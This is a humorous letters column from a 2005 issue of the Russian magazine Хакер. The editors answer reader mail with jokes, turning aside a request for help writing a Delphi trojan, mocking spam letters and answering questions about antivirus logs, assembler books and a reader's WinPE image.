Re: Жил-был на свете маленький кардер. И говорила ему мама: «Учи, сынок, русские буквы, не то ты прослывешь риппером, даже не будучи им! Учи, сынок, буквы кириллицы и учись русифицировать свои оси, ведь американскую винду для своих черных дел ты сможешь крутить на виртуальной машине! Запомни, сынок, что na translyte pishut tolko kidaly!». Когда он не слушался, она ставила его в угол и била по губам колодой белого пластика. К чему это я? А к тому, что письмо твое я осилил, но весьма фрагментарно. Итак, в чем же плохом сестра подозревает своего парня? Может быть, в торговле органами неродившихся детей? В поедании трупов мертвых животных? В поджогах не Черкизовском рынке? В том, что он съел ее ароматное мыло в виде кусочка арбуза? Хочет ли она об этом поговорить? Готова ли она к психотерапии с использованием Эриксоновского гипноза? Необходимо прояснить все эти вопросы.

From: Den [denmoroz@quake.ru]
Subj: Помогите!
Пишу троян на Delphi. Возник вопрос: знаю в WinSock есть функция listen. Как ее использовать? (Если можно с примером)
Re: Зачем тебе это, друг мой! Писать трояны — это не путь Дао. Расслабься! Не напрягайся — и будет тебе дано, не ищи — и обрящешь. А если будешь напрягаться — оппаньки тебе (с). Вот, например, в wininet.dll есть функция InternetCrackUrl. Интересно? Хочешь меня спросить о ней? А вот не скажу, ибо читай доки, они — рулез, как говорит другая мудрость. Кстати, ты в курсе статьи 273? Да, писать трояны — очень плохо и мы такими вещами не занимаемся и заниматься не хотим, поскольку не хакеры, а журналисты. У меня, например, вообще нет компьютера, у меня на него аллергия. Этот ответ я тебе пишу на механической машинке «Ятрань», поскольку на электрические поля у меня тоже аллергия, они сбивают имплантированные в мой организм низкоомные мозгоусилительные транзисторы.

From: Адамский К. В. [bailey@poczta.onet.pl]
Subj: Внесудебный возврат любых долгов
Окажет Вам Профессиональную помощь по уголовным, гражданским, арбитражным, бракоразводным делам. Все виды услуг частной детективной и охранной деятельности !
Re: Вот как, значит. Агентство Аль Капоне вернет долги и расформирует любую фирму? Как говорится, после прочтения этого письма вам захочется взять в руки Tommy-Gun, надеть малиновый пиджак и пустить пальцы веером. Вот только интересно, как осуществляются бракоразводные процессы? Бетонные сапоги — и в Темзу? Катком в асфальт, очередь из Tommy Gun крест-накрест? :)

From: Darnell [agami@mail.com]
Subj: такого нет ни у кого
Именной камень — оригинальный подарок, который никогда не надоест
Re: За что я люблю спамо-авторов, спамо-посылателей и прочих спамо-генераторов — так это за их фантазию и самокритику. Действительно, дорогие товарищи, очень многие читатели данного креатива скинулись бы Вам на такой подарок. Который Вам никогда не надоест. Хотя можно ограничиться и просто табличкой с именем и датой. Либо поставить простенький такой камешек. С другой стороны, можно ограничиться передачей тела в анатомический музей для исследования и бесчеловечных экспериментов над мозгом типичного спаммера. Просто, но весьма оригинально, и все равно никогда нам не надоест, несмотря на отсутствие каких-то научных выводов! В общем, заходите в нашу прозекторскую.

From: Nikita Lozhkin [dreamnik@mail.ru]
Subj: Антивирусы
Здравствуйте уважаемая редакция][! У меня вопрос, даже претензия! Почему вы меняете антирус, которым проверяли диск? То это касперский, до др. веб? Вот вам-то легко, а мне переустанавливать не охота! Каждый раз ставишь, проверяешь, потом снова ставишь...Вы уж как-нибудь определитесь, самодельный, что ли, поставьте! Тогда я хоть переустанавливать не буду :)
P.S. ну а если серьезно (вот всегда мы так — вначале плетём чего попало) то нафиг вообще эти файлы отчёта? Не было бы их Вы бы поимели больше свободного времени и места на диске тоже (брррpp! в смысле сэкономили!).
Re: Итак, снова перед нами лежит письмо от недовольного товарища Ложкина. Напомним, что поначалу этот господин был недоволен редактором диска братского журнала, а теперь высказывает претензии и к нашему. Сначала мне даже показалось, что автор послания, продолжая тему предыдущих писем, подсознательно исповедует нацистские мысли («антирус» — это же типичная опечатка по Фрейду!). Однако не будем отвлекаться. Итак, антивирус мы меняем нечасто. Ничего плохого в переходе на Веба я не вижу :). А логи мы постим для того, чтобы Вы не пугались и не писали нам следующего: «Вот, мой антивирус обнаружил злой вирус not-a-virus.MIRC.6.16, Вы что там, вообще оборзели? Хакнуть меня хотите, да? Всю страну вирусами зарядить желаете? Ага, вот как? Хакеры, да? Ну уж нет, накося-выкуси, и мы не лыком шиты»! А так — прочитаете отчет и поймете, что мы никого не обманываем :).

From: Денис [azot59.84@mail.ru]
Subj: от читателя
Здравствуйте дорогая редакция!
Я хочу изучить ассемблер, не могли бы вы мне подсказать, по каким книгам это лучше всего сделать, книг сейчас много а какую лучше выбрать мне неизвестно.
Очень прошу посоветуте мне с выбором.
С уважением.
Денис.
Re: Привет, дорогой читатель Денис! Скачай в инете книгу Питера Абеля «Ассемблер и программирование для IBM PC» и для начала попробуй воткнуть в нее. Давным-давно для начинающих она была очень крута. Сейчас — не знаю, с ассемблером я покончил давно, и знания мои в нем были невелики, я как-то больше предпочитал Pascal с вставочками на асме :). А вообще-то, не забывай читать нашу рубрику Кодинг — там же ассемблер присутствует ежемесячно, а на выносках всенародно любимый Крис Касперски нередко публикует и «что почитать».

From: Федосов Евгений Вячеславович [fev@azot.net]
Subj: WinPE
Здравствуйте,
Я на досуге сделал WinPE, и мне очень хотелось бы чтобы образ моего творения вы опубликовали вместе со сравнительной статьёй в вашем журнале. Образ 210 мегабайт (как раз на маленькую компашку). Его врят-ли можно использовать как LiveCD но средств для восстановления лучше я не видел.
Очень надеюсь что Вас это заинтересует.
С уважением Евгений Федосов
Re: Да не вопрос, Евгений Вячеславович! Мы всегда рады посмотреть на успехи читателей, только не очень понятно, где твой труд качать ;). Поэтому срочно шли линк нашему Степану Ильину (редактору диска), мы заценим твое творение, и если оно нам понравится (и будет соответствовать авторским правам людей, чьи программы ты туда интегрировал), то выложим на диск. Ну а если это реальный и злой варез — тут мы тебе не помощники, поскольку очень уважаем чужую интеллектуальную собственность :). В общем, ждем образа, судя по описанию (которое в журнал не вошло из-за своего царского размера) — вещь достойная



ХАКЕР 11(**83**)05

30 000